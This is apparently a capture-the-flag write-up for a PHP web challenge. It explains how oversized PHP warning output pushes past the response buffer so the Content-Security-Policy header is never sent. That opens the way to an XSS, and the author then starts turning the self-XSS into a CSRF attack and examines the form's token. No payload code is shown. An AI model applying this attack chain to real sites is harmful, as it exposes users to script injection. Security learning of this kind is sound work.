Warning: hash_file(): Unknown hashing algorithm: bbbb in **/var/www/html/challenge/LoveReceiver.php** on line **25**


Warning: hash_file(): Unknown hashing algorithm: bbbb in **/var/www/html/challenge/LoveReceiver.php** on line **25**

Warning: hash_file(): Unknown hashing algorithm: bbbb in **/var/www/html/challenge/LoveReceiver.php** on line **25**

It really took me a while to find something interesting but finally I got this result on Google:




All credits here go to terjanq (https://twitter.com/terjanq?lang=en). This CTF writeup from 2020 exactly shows how we can abuse the PHP warning messages to bypass a CSP policy.



You can read the article here: https://ctftime.org/writeup/25867


The final part matters in our case. A quick summary:
- PHP has a certain order to send responses to requests we as the client send.
- Normally the PHP header() function should respond first with the CSP header before any other data is send to the client.
- In case a PHP application is in debug/development mode the warnings are send first as response to the client.
- PHP has a maximum response size of 4096 bytes. So if the first response to the client with the warning is larger then 4096 bytes the headers will not yet be send.

Ok so if we can get the warning big enough in size (larger then 4096 bytes) the headers and thus CSP header will not yet be send to the client. Our hashing algorithm input is reflected in the warning message so we actually control the size :-)




If we send enough characters the CSP header will be gone :-)


I used python to quickly generate 1000 time the letter "a":




Get them into the "Hashing algorithm":




A new warning complaining about the headers:




And the CSP header is gone :-)



Ok time to confirm this with our XSS payload as "PlainText"





CSP bypassed like a pro :-). Only one obstacle left now. This is self XSS as we have to input our payload and Hashing ourselves into the input fields.
In theory you could try to ask a victim to browse to the website and type the XSS payload and 1000 times a character into the hashing input field but chances are very low this will trick anyone :-)

We need to build something that more automatically tricks a victim to execute the XSS.


Step 4: Automate our attack with CSRF

We have a self XSS but no input parameters to abuse. Only a HTML form that waits for our input to be hashed.

A CSRF attack can be used to automatically submit the form ones a victim visits our website. We can then choose the input and the XSS will fire.


https://portswigger.net/web-security/csrf

There is only 1 obstacle which we saw during our recon and that is a token in the HTML form. Probably the website expects this unique token to be valid for a certain session before the form input is accepted. As we do not know the value the token will have at the victim side this could block us from setting up the CSRF attack.



The token looks pretty random so nothing we can guess. It also changes each time the page is loaded so we are sure everybody visiting the website gets a unique token.


https://www.tunnelsup.com/hash-analyzer/




We have to investigate this token a bit more to see if we can bypass it. I used burp proxy (free community edition) to intercept the request and play with the token.


https://portswigger.net/burp/communitydownload
https://portswigger.net/burp/documentation/desktop/getting-started


Setup burp proxy so it will intercept submitting the form of the “LoveSender.php” page






Start interception and submit the form:






